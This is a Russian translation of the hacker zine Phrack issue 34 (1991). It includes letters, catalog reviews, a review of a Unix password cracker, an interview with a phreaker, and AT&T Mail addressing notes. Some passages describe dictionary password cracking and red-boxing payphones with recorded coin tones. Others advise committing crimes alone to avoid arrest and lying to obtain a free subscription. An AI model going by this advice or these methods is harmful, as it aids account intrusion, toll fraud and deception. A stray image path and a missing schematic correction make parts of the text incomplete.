Phrack RU issue 034

Русская версия Phrack, выпуск 034. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; Unix/Linux, BSD, Windows NT и администрирование систем; справочники, индексы, аббревиатуры и архивные материалы.

Материалы выпуска: Введение в Phrack 34; Phrack Loopback; История моей хакерской карьеры; Шлюз AT&T; Mail; Полное руководство по взлому WWIV; Взлом систем голосовой почты; Введение в MILNET; Введение в TCP/IP: за кулисами интернета. Часть вторая из двух; Продвинутая защита BBS на основе модема; Phrack World News; Mind Rape или Медиа-изнасилование?.

Введение в Phrack 34

Автор: Crimson Death и Dispater

```
                        ==Phrack Inc.==

              Volume Three, Issue Thirty-four, File #1 of 11

                        Issue XXXIV  Index
                        ___________________

                         P H R A C K  3 4

                         October 13, 1991
                         ________________

                      ~Technology for Survival~
```

Добро пожаловать обратно в Phrack Inc. Отныне редакция будет состоять из Crimson Death и Dispater. Мы решили объединить наши усилия и ресурсы, чтобы сделать Phrack ещё лучше. У нас будут аккаунты на различных интернет-сайтах, однако все материалы для публикации следует отправлять по адресу phracksub@stormking.com. Если у вас нет доступа к Интернету — позвоните на Free Speech BBS. Crimson Death займётся остальным.

Особая благодарность в этом месяце — Night Ranger за неоценимую помощь! Также спасибо Inhuman и Laughing Gas за то, что нашли время и прислали материалы.

У Phrack никогда не было по-настоящему официальной BBS-дистрибуции, но вы всегда можете получить журнал в Интернете на EFF.ORG или CS.WIDENER.COM. Вне Интернета BBS-дистрибуция осуществляется через Free Speech BBS. Ниже приведён список нескольких других досок, где есть все выпуски Phrack.

```
Free Speech BBS     (618) 549-4955
Blitzkreig BBS      (502) 499-8933
Digital Underground (812) 941-9427
Pyrotechnic's Pit   (407) 254-3655
```

Мы также хотим поблагодарить безымянное множество BBS, которые распространяют Phrack Inc., не попав в этот список!

В этом выпуске Phrack Inc. мы открываем раздел «Письма редактору» под названием «Phrack Loopback». Здесь мы публично ответим на любые вопросы, комментарии, поправки или жалобы, которые читатели хотят высказать в адрес Phrack. Loopback также будет содержать такие материалы, как обзоры других журналов, каталогов, оборудования и программного обеспечения. С помощью Loopback мы надеемся сделать Phrack Inc. более интерактивным изданием для наших читателей.

В этом месяце нам выпала возможность взять интервью у одного из наших «хакерских героев» — The Disk Jockey. Мы также стараемся немного «оживить» Phrack World News, добавляя редакторские комментарии к свежим новостным темам. Если реакция будет положительной — продолжим. Надеемся, что и вы поделитесь своим мнением.

Ваши редакторы,

```
Crimson Death                    Dispater
cdeath@stormking.com             phracksub@stormking.com
```

Комментарии от сервера рассылки

Как администратор списка рассылки Phrack, я хотел бы сказать несколько слов. Прежде всего — поскольку я в настоящее время ОЧЕНЬ ПРИМИТИВНЫЙ сервер списков, интерактивность у меня пока невысокая. Я работаю с системными администраторами и владельцами, чтобы установить на этой машине интерактивный «LISTSERV». Кроме того, мне хотелось бы узнать, может ли кто-нибудь предоставить мне доступ к IP-адресу через SLIP на каком-либо интернет-сайте ОЧЕНЬ БЛИЗКО к району Ньюборг/Поукипси, штат Нью-Йорк. Ещё мне пригодился бы Phrack SubBot для IRC — что-нибудь небольшое, позволяющее получать информацию о дате выхода следующего Phrack, подписываться на рассылку, узнавать оглавление последнего выпуска и тому подобное. Я умею работать с awk, perl и C. IRC-соединение (не серверное программное обеспечение) тоже было бы интересно. Также я слышал кое-что, что меня заинтересовало: существует игра, в которой вы пишете программу, управляющую роботом для борьбы с другим запрограммированным роботом. Вы запускаете их друг против друга, чтобы выяснить, кто победит. Затем можно изменить код и попробовать снова. Игра должна быть совместима с IBM Risc/6000 под AIX 3.1.5 с патчем #2006. Также нужна помощь с настройкой SENDMAIL.CF и прочим. В общем, если у вас есть что-то, что может заинтересовать СЕРВЕР, — пишите на server@stormking.com. Кроме того, если кто-то сообщает, что не получает копии, хотя подписался, — знайте, что всё, что приходит сюда в виде ошибки доставки, автоматически удаляется. Например, если что-то возвращается с адреса SUSY.THUNDER@POKER.LASVEGAS.NV.CA (Susan Lynn Headley), и мне сообщают, что POKER.LASVEGAS.NV.CA не связан с CYBERPUNK.HAFNER.MARKOFF.NY.NY — я НЕ буду пытаться разрешить эту проблему.

```
                        Storm King List Server
```

Оглавление Phrack XXXIV

```
                        Phrack XXXIV  Table of Contents
                        =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

Phrack Loopback

Автор: The Phrack Staff

Phrack Loopback — это форум для вас, читателей, где вы можете задавать вопросы, высказывать претензии и обсуждать любые интересующие вас темы. Здесь же редакция Phrack делится своими соображениями, рецензируя различные примечательные вещи: журналы, программы, каталоги, железо и прочее.

Что у вас на уме

> *Date: Fri, 20 Sep 91 01:22:30 -0400*
> *To: phracksub@stormking.com*
> *Так что же всё-таки случилось с Agent Steal? В PWN для 33-го номера была маленькая заметка, но без подробностей. За что его арестовали, что изъяли и насколько долго он, скорее всего, пробудет за решёткой?*
> *Должен сказать, это настоящая трагедия — Agent Steal был одарённым хакером и обладал завидной смелостью.*
> *С уважением,*
> *Обеспокоенный читатель*

Честно говоря, до суда ему не в интересах распространяться о своём деле. То, что мы написали, получено из весьма надёжного источника. Некоторые близкие к нему люди всё отрицают. Скорее всего, это делается для того, чтобы не повторилась история, произошедшая с такими людьми, как Mind Rape, которых СМИ фактически «осудили» ещё до суда.

> *From: Drahgon*
> *Date: Thu Sep 26 06:00:35 1991*
> *Уважаемый Dispater,*
> *Меня зовут Drahgon. У меня накопилось несколько мыслей, которыми хочу поделиться... Как продвигается работа над Phrack 33? Я не очень в курсе всей шумихи вокруг него, но мне любопытно. В школе я нередко выпускал «подпольные информационные листки» о производстве наркотиков, взрывчатки и тому подобном. Компьютерное подполье — новая для меня территория, и я только начинаю осваиваться. Хотел бы узнать о вашем журнале... возможно, мне есть что предложить.*

Мы в Phrack Inc. готовы публиковать любую информацию, которая интересна вам, нашим читателям. В отличие от многих других, мы не будем осуждать вас и называть «ламером», если вы пришлёте нам что-то, что покажется нам немного элементарным. Мы можем и не опубликовать это в Phrack, но мы не из тех, кто среди ночи будет звонить вам на Alliance Teleconference и изводить насмешками. Вдобавок, существует масса устаревших текстовых файлов, которые нуждаются в исправлении! Проще говоря: если вас что-то интересует, найдутся ещё двести человек, которые боятся спросить, потому что какой-нибудь El1Te назовёт их «тупицами». Здесь, в Phrack Inc., МЫ НЕ El1Te — МЫ ПРОСТО КРУТЫЕ, КАК АД! Мы хотим помочь каждому в стремлении к знаниям.


> *Во-вторых, я хочу открыть собственную BBS в своём городе. Город тихий, но ещё не умер — есть искорка жизни, которую нужно раздуть. Сейчас здесь нет ни одной BBS с информацией «альтернативного характера», и существуют законы, которые не дают*

им появляться (интересно, куда подевалась свобода слова?). В общем, хотел бы знать, поддержите ли вы мою BBS, и, может быть, дадите несколько советов...
Спасибо огромное
DRAHGON

Отлично! Нам всегда рады новым лицам, которые искренне хотят помогать людям, становясь источником информации. Если у вас возникнут вопросы о BBS, обратитесь к эксперту — Crimson Death. Он с удовольствием вам поможет.

Исправления

В томе 3, выпуске 33, файле 9 из 13, была допущена ошибка. R5 должен был быть потенциометром на 10 кОм, а не простым резистором. Исправленная часть принципиальной схемы должна выглядеть следующим образом:



Обзор каталогов железа

by Twisted Pair

Каталогов никогда не бывает слишком много. Один из поводов — никогда не знаешь, какая нестандартная деталь понадобится. Время от времени я буду делать обзоры каталогов, чтобы вы знали, где раздобыть действительно нужные вещи: компьютерное оборудование, контрольно-измерительные приборы для телефонных линий и микросхемы. В этом выпуске рассматриваем два из них...

SYNTRONICS
2143 Guaranty Drive
Nashville, Tennessee 37214
(615) 885-5200

Недавно я увидел номер журнала «Nuts and Volts» с рекламой Syntronics и отправил им доллар, который они просили за каталог. Судя по всему, спрос на каталоги оказался настолько велик, что пришлось допечатывать тираж. Они вернули мой доллар с объяснением и частичной ксерокопией каталога. Мы с коллегой с западного побережья хотим собрать тональный декодер и долго искали нужную микросхему. Нашли её именно в этом каталоге. Это SSI-202 Tone Decoder IC за 12 долларов. Неплохо для чипа, который я не смог найти примерно в 30 каталогах. Один знакомый

фрик услышал от прыщавого сотрудника Radio Shack через их номер 800: «У нас осталось только 3 штуки, и стоить они будут по 100 долларов каждый». Не думаю.

Syntronics продаёт схемы интересного устройства, которое подключается к телефонной линии. С его помощью можно позвонить на него и включить любую из трёх розеток 110 В переменного тока. Для их включения используются простые DTMF-команды. Это было бы удобно для удалённого включения компьютера, модема, жучка в комнате, охранного освещения и т. д. Схемы стоят 9 долларов, и для их реализации понадобится упомянутая выше микросхема.

Syntronics предлагает:

```
   Project Plans    Software    Unusual Hardware    Kits    IC's    Transistors
```

Telephone International (Торговая площадка для
PO BOX 3589 оборудования связи,
Crossville, Tennessee 38557 услуг и трудоустройства)
(615) 484-3685

Это ежемесячное издание, которое можно получать бесплатно. Обычно около 30 страниц, напечатанных на бумаге формата «жёлтых страниц». Чтобы не платить 50 долларов в год за подписку первого класса, достаточно сказать им, что вы телефонный техник и вам часто нужно закупать АТС, клеммные блоки и т. д. Они будут присылать издание бесплатно, потому что вы особенный клиент!

Вот небольшая выборка того, что там можно найти:

```
  A Complete Digital Switching System with 3200 lines on a flatbed trailer !!!!!!
  Repaired Payphones                                Optical Fiber xmission system
  Operator's Headsets                                     CO Digital multiplexers
  AT&T teletypes                                                Used FAX machines
  AT&T Chevy bucket trucks                                           Hookswitches

  Digital error message announcers     Central Office Coin System Processor Cards
```

Telephone International публикует на странице «Календарь событий» перечень телекоммуникационных семинаров, проходящих по всей стране. Там же публикуются сведения о конференциях по безопасности с датами и номерами телефонов для регистрации.

На этом всё для данного выпуска Hardware Hacking. Следите за хорошими поставщиками для мира фрикинга. Сообщайте о них в Phrack.

```
-T_W-I_S-T_E-D_
   -P_A-I_R-
```

Обзор Killer Cracker V.7.0

by The Legion of d0oDez

Каждый уважающий себя хакер знает, что операционная система Unix имеет серьёзные проблемы с безопасностью файла passwd. Одни считают, что это хорошо — информация не должна быть заперта на замок, другие полагают, что информация должна принадлежать тем, кто умеет ею пользоваться, — то есть тем, у кого больше денег. Файл passwd — это файл Unix, в котором хранится информация о пользователях: имена, домашние каталоги, пароли и прочее. Я не буду вдаваться в основы Unix — это не руководство по взлому Unix. Это обзор Killer Cracker 7.0 (он же KC7).

KC7 — это взломщик паролей Unix, переносимый на большинство платформ. Написан Doctor Dissector и распространяется как свободное программное обеспечение в соответствии с условиями GNU General Public License (Free Software Foundation, адрес в конце файла). Версия 7.0 не является последней, однако она считается наиболее удобной в работе. Дата выхода — 1 июня 1991 года, что делает её вполне актуальной. Ходят слухи о версии 8.0, но у нас пока не было возможности её рецензировать — мы всё ещё её тестируем. ;-)

Главное достоинство KC7 — возможность запуска на большинстве машин, поддерживающих программы на C, включая MS-DOS. Это значит, что теперь можно позволить своему ПК заниматься взломом паролей в приватной домашней обстановке, не прибегая к мейнфрейму, что сопряжено с определёнными рисками. Дистрибутив KC7 включает следующие файлы:

```
      KC.EXE -- MS-DOS executable
      KC.DOC -- Documents
  Source.DOC -- The source code to KC
        KC.C -- The Turbo C source code

  And other files that pertain to DES and word files.
```

KC7 работает, беря ASCII-файл со словами, шифруя их и сравнивая зашифрованные варианты с паролями в файле PASSWD. Программа достаточно эффективна, однако на MS-DOS-системах желательно использовать машину как минимум с процессором 286-12 и выше. Время обработки файла PASSWD прямо пропорционально его размеру (максимальный размер PASSWD на MS-DOS — менее 64 КБ) и быстродействию машины. Предусмотрены параметры, позволяющие брать слова (варианты для подбора) из различных источников помимо словарного файла. Это могут быть данные из самого файла PASSWD: имя пользователя, отдельные символы, а также прямые ASCII-символы вроде DEL или ^D. Кроме того, программа умеет различными способами видоизменять варианты для угадывания, что может пригодиться при подборе паролей.

Ещё одна полезная функция — RESTORE. KC7 позволяет пользователю прервать сессию взлома и возобновить её позднее. Это очень удобно, поскольку не у всех есть время и терпение взламывать 50-килобайтный файл passwd, не имея возможности использовать машину для других нужд — например, чтобы опробовать новые пароли.

Мы выяснили, что лучший способ — как и рекомендует автор — взламывать по словарю, а не по имени пользователя. Вы сами поймёте, когда получите программу.

KC7 можно найти на большинстве BBS, ориентированных на H/P — все сейчас мнят себя знатоками Unix.

В целом KC7 — отличная программа, и мы рекомендуем её всем Unix-хакерам. Надеемся, что этот файл вам понравился, и мы рассчитываем в будущем радовать вас ещё более интересными материалами. А пока... Удачного хакинга.

История моей хакерской карьеры

Автор: Presented by Dispater

```
               Ник: The Disk Jockey (уже более 10 лет...)
         Зовите его: Doug
          Связь с ним: douglas@netcom.com
       Прошлые ники: Нет
     Происхождение ника: Выбрал давно, в эпоху Apple, когда модно было
                         иметь ник, связанный с железом.
      Дата рождения: 12/29/67
   Возраст на текущую дату: 23
 Приблизительное местоположение: Силиконовая долина
               Рост: 6'1"
                Вес: 220 фунтов
           Цвет глаз: Зелёный
          Цвет волос: Светло-каштановый
           Образование: Cornell, Univ of Michigan, Stanford и ещё
                        целая куча заведений, в которых мне
                        довелось поучиться. То, что начиналось как
                        твёрдая вера в юриспруденцию, настолько
                        разочаровало меня, что я вернулся к Comp Sci.
                        До сих пор просыпаюсь среди ночи с криком
                        "НЕТ! НЕТ!" Также имею "обойный" диплом
                        по психологии.
           Компьютеры: Первый: Apple //. В настоящее время: несколько.
                        Mac IIfx, 386/33 и ещё несколько, от которых
                        никак не удаётся избавиться...
```

Мне повезло рано получить доступ к компьютерам — ещё в эпоху PET и TRS-80. Хотя сейчас мы посмеиваемся над Trash-80, в то время я был совершенно им очарован. Помните Newdos/80, LDOS и утилиты вроде SuperZap?

По-настоящему всё началось, когда один приятель познакомил меня с Apple. Хотя я никогда не вписывался в стереотип компьютерного «задрота» (разве не все мы так думаем о себе?), по сравнению с однообразием обычной школьной программы изучение Apple было совершенно новым и неисследованным миром. В отличие от большинства «компьютерных типов» я не читал научную фантастику, не имел социальных проблем и считал, что смотреть на девчонок куда приятнее, чем обсуждать железо. Ну, смотря какое железо. (ха-ха!)

«Взлом» программного обеспечения для Apple был, конечно, следующим логичным шагом. Процессор 6502 был замечательным чипом — простым в освоении. Copy-карты и другое «хакнутое» железо постепенно становилось доступным, и главной целью стало раздобыть предрелизные программы. Ещё до того как я оказался в «модемном» мире, у друзей была сеть людей по всей стране, которые обменивались всем этим по почте.

Конечно, весь мир изменился, когда я раздобыл модем на 300 бод. Внезапно передо мной открылось то общение и те знания, по которым я так голодал. Люди писали текстовые файлы буквально обо всём на свете. Какой номер телефона у президента? Как позвонить Папе? Как сделать строчные буквы на Apple II? Каковы транзитные номера для боксинга в страны Восточного блока?

Коды меня особо не привлекали. Зато системы, которые ими управляли, были весьма интересны. По мере развития технологий АТС начали применять сложные алгоритмы на основе ИИ для мгновенного обнаружения любой нештатной активности. Коды, которые раньше работали несколько месяцев, теперь жили считанные часы. Боксинг же был несколько более элегантным делом — эффектным способом звонить друзьям.

Ещё до того как я впервые услышал о боксинге или фрикинге, я пользовался тем, что мы сейчас называем «красной коробкой». В школе-интернате я заметил, что слегка сломанный телефон издавал неприлично громкие «бипы», когда в него бросали монету в четверть доллара. Я взял маленький диктофон и записал, как опускаю в аппарат около пяти долларов. Когда я воспроизводил эту запись в трубку, телефонная компания думала, что я действительно бросаю монеты! Я мог часами говорить с подругой или с кем угодно. Сейчас в большинстве таксофонов эти тоны заглушены — едва слышны, если вообще слышны.

Местные пользовательские группы были хорошим местом, чтобы раздобыть программы — легальные и не очень. Помните эти чёртовы кассеты «CLOAD» для TRS-80? Журнал 80-Micro? Начало 80-х было эпохой аппаратного хакера — всё экзотическое приходилось делать самому, потому что купить это было негде. Сейчас можно позвонить по любому из бесчисленных бесплатных номеров 800, назвать номер кредитки (!) — и завтра посылка уже на пороге.

Я думаю, часть проблемы «нового поколения» хакеров, фрикеров, варез-кидди и прочих состоит в том, что у них нет опыта работы с низкоуровневым железом, нет необходимости самостоятельно разбираться в аппаратуре, чтобы добиться желаемого. Весь их опыт программирования — это школа, которая даёт поверхностный и, как правило, совершенно непрактичный фундамент для «реального мира».

Моё окончательное разочарование в пиратском мире наступило, когда появились программы вроде «Pirate's Friend», позволявшие посекторно вырезать моё имя и вставлять своё. Я потратил немало времени на поиск нового программного обеспечения и наслаждался тем, что моё имя гуляло по рукам. После этого я проникся большим уважением к авторам книг, которых плагиатируют...

Об индустрии

Компьютерная индустрия в целом интересна. Работая в ней, я надеюсь, что имею право высказываться. Найти работу здесь довольно легко: технологии меняются так быстро, что если речь идёт не о чём-то долгосрочном, то, как правило, достаточно знать последние новинки, владеть buzzword'ами и производить хорошее «химическое» впечатление. В Долине многие компании понимают, что колледжи не дают особых практических знаний. В лучшем случае, они дают возможность поработать с разными машинами. Меня поражает, что HR-отделы в компаниях по всей стране не смотрят на резюме без диплома о высшем образовании. Учёные степени — другое дело, они обычно применимы в исследовательской работе, но обычный BA/BS? Нет. Если хочешь много зарабатывать в этой индустрии, всё, что нужно — это репутация человека, который «доводит дела до конца», и отличные коммуникативные навыки. После этого ты сам пишешь себе судьбу.

О правовых вопросах

Каждый, кто читал мои более поздние текстовые файлы (1986, 1987), знает, что я без колебаний относился к вопросу законности борьбы с системой. Хотя моя моральная планка, возможно, была выше, чем у других, я всегда мог оправдать перед собой ущерб или потери для корпорации, «бой с системой» — но не причинение вреда конкретному человеку. При всей моей правоцентристской позиции, я питаю глубокое недоверие к правоохранительным органам.

Разные воспоминания

Как-то мне позвонил отец прямо в школу и передал: Control C звонил ему и велел передать: «Скажи Дагу, что ФБР охотится за The Disk Jockey. Избавься от всего и спрячься.» Сказать, что я «навёл чистоту» — значит преуменьшить. Я знал, что это правда: я, как и многие другие, опирался на ложное убеждение, что у них найдутся дела поважнее, чем охотиться за мной. Позже я видел разведывательные отчёты, из которых следовало, что за мной следили довольно долго. Меня описывали так:

> *«Замешан в какой-то схеме мошенничества со студенческими кредитами путём создания фиктивных заявлений на поступление в своей школе. Очень вспыльчивый, безжалостный. Ломает людям ноги за деньги (ТХ). Владеет мотоциклом и европейским седаном. Опасный хакер.»*

О том, что у меня был мотоцикл, знали лишь единицы, поэтому было несколько неприятно осознавать, что у них есть такая информация. Позже я видел те же данные в досье службы безопасности Michigan Bell. У них также был правильный номер телефона моей комнаты в Cornell, номер родителей и даже номера некоторых моих личных друзей, никак не связанных с компьютерами.

SummerCon 1987 года был замечательным опытом. Я получил возможность встретиться со многими людьми, с которыми регулярно общался, а заодно задался вопросом: почему народ считает Сент-Луис таким замечательным местом? Хотя там было несколько «маргинальных» типов, я был поражён тем, что большинство других «хакеров» не вписываются в привычные стереотипы. Это были обычные ребята с несколько выше средней сообразительностью, позволявшей им видеть то, что другие не замечали.

К двадцати годам у меня было около 40 000 долларов кредитного лимита на картах, а также кредитная линия на 10 000 долларов под «подпись» в местном банке. Кредитная система казалась забавной вещью для эксплуатации — разобраться в том, как она работает, совсем не долго. При таком количестве доступных денег, однако, возникает соблазн пойти купить что-нибудь экстравагантное и делать то, что не стал бы делать, имей ты наличные. Эта страна всё больше крутится вокруг кредита, и выжить без него становится всё труднее. Если бы люди понимали, как работают кредитные системы, они могли бы выглядеть лучше в глазах будущих кредиторов. Я не думаю, что кредит — это что-то сложное; просто у меня был необычный интерес к тому, чтобы понять его и обойти. Возможно, об этом стоит написать будущие текстовые файлы.

Арест

27 июня 1988 года в 1:47 ночи я только припарковал машину у своей квартиры и шёл к двери, когда услышал: «Дуг?» Я знал, что ни один мой друг не пришёл бы в такое время, поэтому осознал свою судьбу ещё до того, как обернулся. Ко мне шли агент ФБР, детектив штатной полиции и местный детектив. «У нас есть ордер на ваш арест.» Любопытно, что ордеров было несколько, поскольку они не были уверены, как меня зовут. Мне предъявили 6 эпизодов «сговора с целью мошенничества». После обыска на предмет оружия они спросили, можно ли «зайти в квартиру и поговорить о кое-чём». Хотя я полностью «навёл чистоту» и там нечего было прятать, я не собирался помогать расследованию против себя. «Думаю, сначала мне следует связаться с адвокатом.» — «Вы можете позвонить кому-нибудь прямо сейчас?» — «Вы шутите? Два часа ночи!»

Меня надели наручники, скрутили ноги ремнём и бросили на заднее сиденье машины. Это был один из тех стандартных правительственных автомобилей, которые видишь в кино — с чёрными шинами и обычными колпаками. Любопытно, что подлокотник скрывал целый массив радиооборудования. Хотя я был порядком напуган, я решил, что лучше всего попытаться поспать и утром нанять лучшего адвоката, которого можно купить за деньги.

Я понятия не имел, куда меня везут. Меня довезли до маленького городка в Индиане (население 5 000 человек), где 16-летний парень из Уитфилда, Индиана, заявил, что мы с ним «договорились разработать схему». Хотя ничего так и не было сделано, сам факт планирования создавал состав преступления — сговор.

Я думал, что после предъявления обвинения смогу внести залог и найти адвоката. У меня в банке было почти 10 000 долларов, и я мог найти больше, если понадобится. Я жестоко ошибся. На следующий день на заседании огласили обвинения и установили залог — 150 000 долларов, только наличными!

В неожиданный поворот событий, ФБР решило полностью закрыть дело против меня. Федеральный прокурор решил, что не стоит тратить на это время, и они вышли из игры. Однако индиана штатная полиция участвовала в моём аресте и была возмущена тем, что ФБР сворачивает дело, вложив столько сил и денег, и решила самостоятельно его довести. Трений между ФБР и штатной полицией так много, что ФБР даже не отвечало на их письма с просьбой предоставить информацию и файлы обо мне.

Смешно. Я провёл 6 месяцев в крохотной окружной тюрьме, пропустив начало и первый семестр учёбы. Меня постоянно допрашивали. Я никого не сдал и не сделал ни одного заявления о себе. Каждый день я сидел в камере, читал книги и ждал судебных заседаний. Хотя я этого не ожидал, никто никогда не скажет «спасибо», когда ты держишь рот на замке. Не могу себе представить, что многие люди будут долго сидеть в тюрьме ради того, чтобы спасти друзей. Возможно, это личное, но я всегда думал: пусть другой и не сделал бы того же для меня, я никогда, ни при каких обстоятельствах, не стану никого сдавать. Я никогда не буду нести ответственность за чью-то погибель. Это стоило много денег и много пятниц за решёткой, но я вышел из этой истории, так и не сделав ни одного заявления. Это было время, когда мои «корни» были глубже всего, и я, пожалуй, мог бы реально сдать многих людей ради своей выгоды — но тогда в моей жизни была пора, когда я мог позволить себе пропустить часть учёбы, и целостность была для меня важнее. Пришлось принять много решений, и сидеть в тюрьме — не повод для гордости, но я не отступил и не сломался. Это время дало мне возможность по-настоящему переосмыслить, кто я и что я такое, и куда иду.

Люди, которых я знал

Compaq — личный друг уже давно.

Control C — наверное, самый безбашенный парень из всех, кого я встречал. Очень хороший человек.

Knight Lightning — бывало, звонил мне среди ночи и хотел обсуждать философские и социальные вопросы. Из тех людей, с которыми я, скорее всего, нашёл бы общий язык и вне компьютерного мира.

Loki — друг со школьных времён. Произвёл большое впечатление в мире h/p, а потом исчез из него. Мы с ним (и Control C) ехали на SummerCon вместе.

Shooting Shark — отличный парень, который раньше любил звонить на бриджи и орать «Эй, я за это плачу!» Пожалуй, один из немногих людей, которых я знал, кто не делал ничего откровенно незаконного. Большую часть нашей переписки составляла оптимизация crypt. **The Mad Alchemist** — сисоп Lunatic Labs, одной из немногих досок, которую я считаю достойной звонка. Он давал мне много свободы и ведёт BBS, на которой всплывает самая редкая информация. Сисоп, по которому следует судить обо всех остальных.

Tom Brokaw — личный друг с детства, который стоял рядом в горе и в радости, снова и снова вытаскивая меня из переделок. Я никогда не смогу достаточно поблагодарить его за настоящую дружбу.

BBS

Больше, чем я мог бы перечислить. Несколько более заметных из последних:

Atlantis — хотя работала на Apple, Lineman настолько отточил и кастомизировал систему, что она стала стандартом, по которому создавалось много досок на PC. Это был первый настоящий «клиринговый центр» для текстовых файлов.

Free World II — управлялась Major Havoc и мной, это была невероятно мощная система, одна из первых на US Robotics HST. Хотя доска была прежде всего дискуссионной, файловые разделы предлагали одни из лучших файлов — практически никаких игр, зато почти все реальные утилиты и тому подобное.

Metal AE — 201-879-6668 — это была истинная AE-линия, существовавшая лет 5 или 6 и ВСЕГДА занятая. Имела все оригинальные файлы cDc и другие экзотические текстовые файлы, иногда свежие Apple warez.

Lunatic Labs — по-прежнему работает и по-прежнему великолепна.

Metal Shop Private — пожалуй, одна из лучших досок всех времён. Управлялась Taran King и имела здоровый, но защищённый список пользователей. Это была закрытая система — единственный способ попасть туда — знать кого-то из своих. Все на системе так или иначе знали друг друга.

World of Cryton — одна из первых досок, где появился «фильтр» и по-настоящему продвигались сообщения насчёт кодов, аккаунтов, номеров карт и т.д. Это и стало её гибелью — вместе со многими из хакеров 414.

Разное

2600 Magazine — как мне не любить журнал, публиковавший мои статьи? Это действительно отличный журнал, и все, кто интересуется компьютерами, приватностью или кибер-вопросами в целом, должны на него подписаться.

Слава...? — снялся в фильме «Hoosiers» (спасибо, что напомнил, Shark!), хотя я и не фанат баскетбола. Встречался с Dennis Hopper и другими. Учился в одной школе с детьми многих известных людей. У большинства из них довольно серьёзные проблемы. Радуйтесь тому, кто вы есть.

Брак...? — я холост и сделаю всё, чтобы так и оставалось. Когда люди спрашивают о женитьбе, я говорю, что меня пугает сама идея платежей за машину. Мне нравится иметь подружек, но я слишком стал независимым. Я всё ещё торчу по барам иногда до 3 ночи, но при этом умудряюсь проводить на работе часов 50–60 в неделю. Даже если исключить бары, мне не хватило бы времени на регулярное общение с кем-то другим.

Совет — если вы когда-нибудь занимаетесь незаконными делами, делайте их в одиночку. Шансы попасться, когда действуешь соло и сдерживаешь соблазн «похвастаться», минимальны. Когда о вашем деле знает кто-то ещё — не важно, насколько хороший это друг. Если он попадёт в беду, вы станете жертвенным агнцем при торговле его свободой. Даже самые стойкие духом, кажется, ломаются под полицейскими допросами. Группы — это опасно. Плюсов от группы почти никаких, а личный риск она умножает многократно. Крэкерские группы не так опасны, но доски они точно

гробят. Посмотрите на судьбу таких групп, как LOD, как пример групповой участи. Lex Luthor, пожалуй один из самых неуловимых и закрытых хакеров всех времён, оказался тем, кто потопил остальных участников группы. Мне это было особенно тяжело, поскольку многие из них были людьми, с которыми я общался и которым искренне сочувствовал.

Не падайте духом, если чувствуете, что отстаёте от остальных из-за небогатой семьи или слабого оборудования. Я ушёл из дома в 17 лет, с тех пор поддерживая лишь минимальный контакт с родителями, и жил вполне хорошо — используя умение «навешать лапши» и чистый энтузиазм, чтобы войти буквально в любую работу. Не унижайте людей — каждый может вас чему-то научить, даже бомж на улице может рассказать, как сделать бесплатный звонок! Огромное количество информации можно найти в Usenet, текстовых файлах или даже в школьной или публичной библиотеке. Оставайтесь информированными и много читайте.

Email — я всегда рад вестям. Пишите мне через Интернет на douglas@netcom.com или на Lunatic Labs BBS.

Шлюз AT&T; Mail

Автор: Robert Alien

19 декабря 1990 г.

Интернет-шлюз

Интернет-шлюз предоставляет пользователям электронной почты в Интернете возможность обмениваться сообщениями с абонентами AT&T Mail. Система связи объединяет различные частные почтовые сети и использует формат адресации, известный как Domain Addressing Service (DAS).

Доменный адрес состоит из имени пользователя, за которым следует знак `@` и/или `%`, а также доменного имени, которое обычно совпадает с именем системы.

Пример:

```
jdoe@attmail.com
```

Отправка почты пользователям Интернета

Чтобы отправить письмо из AT&T Mail в Интернет, используйте стиль адресации UUCP.

Пример:

```
internet!system.domain!username
```

Что соответствует:

```
internet!gnu.ai.mit.edu!jdoe
```

Если адрес электронной почты получателя записан в формате RFC 822 (`user@domain`), необходимо преобразовать его перед отправкой сообщения.

```
username@system.domain          (адрес интернет-пользователя)

internet!system.domain!username (в формате UUCP)
```

Пример:

```
username%system2@system.domain  (адрес интернет-пользователя)
```

Преобразуется в:

```
internet!system.domain!system2!username
```

Отправка почты из Интернета

Чтобы отправить письмо в AT&T Mail, интернет-пользователи могут выбрать стиль адресации RFC 822 или UUCP. Интернет распознаёт `attmail.com` как доменный идентификатор AT&T Mail при

передаче электронных сообщений через шлюз. Хотя большинство пользователей предпочитают формат RFC 822, стиль UUCP также поддерживается на многих UNIX-системах в Интернете — правда, не на всех. Ниже приведены примеры обоих форматов адресации.

Адресация по RFC 822: `username@attmail.com`

Пример:

```
jsmith@attmail.com
```

Адресация по UUCP: `attmail.com!username`

Пример:

```
attmail.com!jdoe
```

Несмотря на то что почта может передаваться через интернет-шлюз, платные услуги — такие как Telex, FAX, COD, обычная почта США, срочная доставка, а также сообщения, адресованные в другие ADMD, подключённые к AT&T Mail, — недоступны через этот канал. Если вы являетесь интернет-пользователем и пытаетесь воспользоваться платной услугой, не будучи зарегистрированным в AT&T Mail, ваше сообщение не будет доставлено, и вы получите автоматическое уведомление об этом. Ниже приведён список платных услуг, недоступных для пользователей Интернета.

• FAX
• Telex
• COD
• Почта США (U.S. Mail)
• Срочная доставка (Overnight)
• Сообщения через Administrative Management Domain (ADMD)

Отправка почты пользователям Bitnet

Чтобы отправить письмо пользователям BITNET из AT&T Mail, введите:

```
internet!host.bitnet!user
```

Отправка почты пользователям UUNET

Чтобы отправить письмо пользователям UUNET из AT&T Mail через интернет-шлюз, введите:

```
attmail!internet!uunet!system!user
```

Ограничения при использовании Интернета

На использование интернет-шлюза распространяются следующие коммерческие ограничения.

